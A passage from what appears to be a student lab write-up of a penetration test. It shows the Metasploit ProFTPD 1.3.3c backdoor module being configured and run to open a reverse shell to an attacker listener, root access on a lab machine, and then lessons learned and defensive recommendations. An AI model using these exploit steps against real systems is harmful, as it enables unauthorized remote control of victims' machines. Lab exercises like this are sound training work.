
```
Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 172.20.10.6
lhost ⇒ 172.20.10.6
```

15. The exploit opens a reverse shell, allowing remote control of the victim machine.



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 172.20.10.6:4444
[*] 172.20.10.5:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo syelh0u6vKWh9S6Q;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "syelh0u6vKWh9S6Q\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.20.10.6:4444 → 172.20.10.5:45922) at 2025-06-03 12:53:48 -0400
```

16.Viewing the files of targetsystem



```
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
```

Summary

a **penetration testing** process using **Nmap** and **Metasploit** on a vulnerable machine. The steps include identifying the local IP address, scanning the network for connected devices, and targeting the IP **172.20.10.5**. Using **Nmap**, the open ports are discovered, specifically an HTTP port. The **Nikto** tool is used to enumerate port 80. Next, an **FTP exploit** is identified in **Metasploit** and configured with the target's **RHOST** and the attacker's **LHOST**. A **reverse shell** is established, allowing remote access to the machine, and the files on the victim system are accessed successfully.

roject Objectives:

1. Identify the IP address of the target machine using network discovery methods.
2. Scan for accessible ports and determine which services are operating on the target system.
3. Conduct enumeration to locate potential vulnerabilities, such as open web ports, FTP, SMB, and SSH services.

4. Utilize Metasploit to exploit identified vulnerabilities and gain unauthorized access (shell).
5. Record the entire process, from initial reconnaissance to final exploitation, in a well-structured penetration testing report.

Key Tools Utilized:

1. **Nmap**: Used for scanning and detecting open ports and running services on the target machine.
2. **Metasploit**: Used to exploit vulnerabilities and obtain shell access to the target system.
3. **Nikto**: A tool for identifying web-related vulnerabilities on the target system.
4. **enum4linux**: Employed for enumerating SMB shares and users, facilitating deeper insight into the network.
5. **Hydra/Medusa**: Brute-force tools used for attempting to guess credentials for FTP/SSH services.

This project provides an opportunity to refine ethical hacking skills in a controlled environment while gaining insights into vulnerabilities found in standard network services.

Lessons Learned:

1. **Critical Role of Network Scanning:**
   Scanning the network is essential for identifying live devices and open ports, forming the foundation of any penetration test. Tools like Nmap help uncover valuable information, including active ports, services, and versions, which may reveal vulnerabilities. Properly configuring the subnet scan ensures no targets are left out, providing a comprehensive view of the network.
2. **Enumeration is Key to Vulnerability Discovery:**
   Enumeration goes beyond merely identifying services; it provides detailed insights into service versions and configurations, helping to pinpoint known vulnerabilities. By using tools such as Nikto for web servers and enum4linux for SMB services, testers can automate the enumeration process and uncover hidden attack surfaces, such as misconfigurations, weak credentials, and outdated software versions.
3. **Metasploit: An Indispensable Exploitation Tool:**
   Metasploit is a robust framework for exploiting vulnerabilities, enabling penetration

testers to gain shell access to vulnerable systems. Its vast array of exploit modules and ability to quickly execute attacks make it an essential tool in penetration testing. Mastery of Metasploit is key to successfully conducting penetration tests.

4. **Brute-Force Attacks and Credential Cracking:**
   Brute-force attacks, particularly on FTP and SSH services, illustrated how easily weak or default passwords can be exploited for unauthorized access. Tools like Hydra and Medusa facilitate the process of testing multiple credential combinations, emphasizing the need for strong password policies and proper authentication practices.

5. **Post-Exploitation: Gaining Deeper System Insights:**
   After successfully accessing the target system, it's critical to gather system information to understand its environment better. Commands such as whoami, id, and uname -a provide essential data, allowing testers to identify further security gaps, such as opportunities for privilege escalation or access to sensitive data.

Recommendations for Defense:

1. **Consistent Patch Management**: Ensure systems are regularly updated with the latest security patches to minimize vulnerabilities.

2. **Adopt Strong, Unique Passwords**: Use complex, unique passwords for all accounts to prevent brute-force attacks.

3. **Implement Firewalls and Network Segmentation**: Configure firewalls and network segmentation to restrict unnecessary traffic and limit exposure to external threats.

4. **Enforce Proper Service Configuration**: Review and configure services securely, disabling unnecessary ones to reduce the attack surface.

5. **Secure Remote Access**: Use secure methods for remote access, such as SSH with strong encryption, and avoid using insecure services like FTP when possible.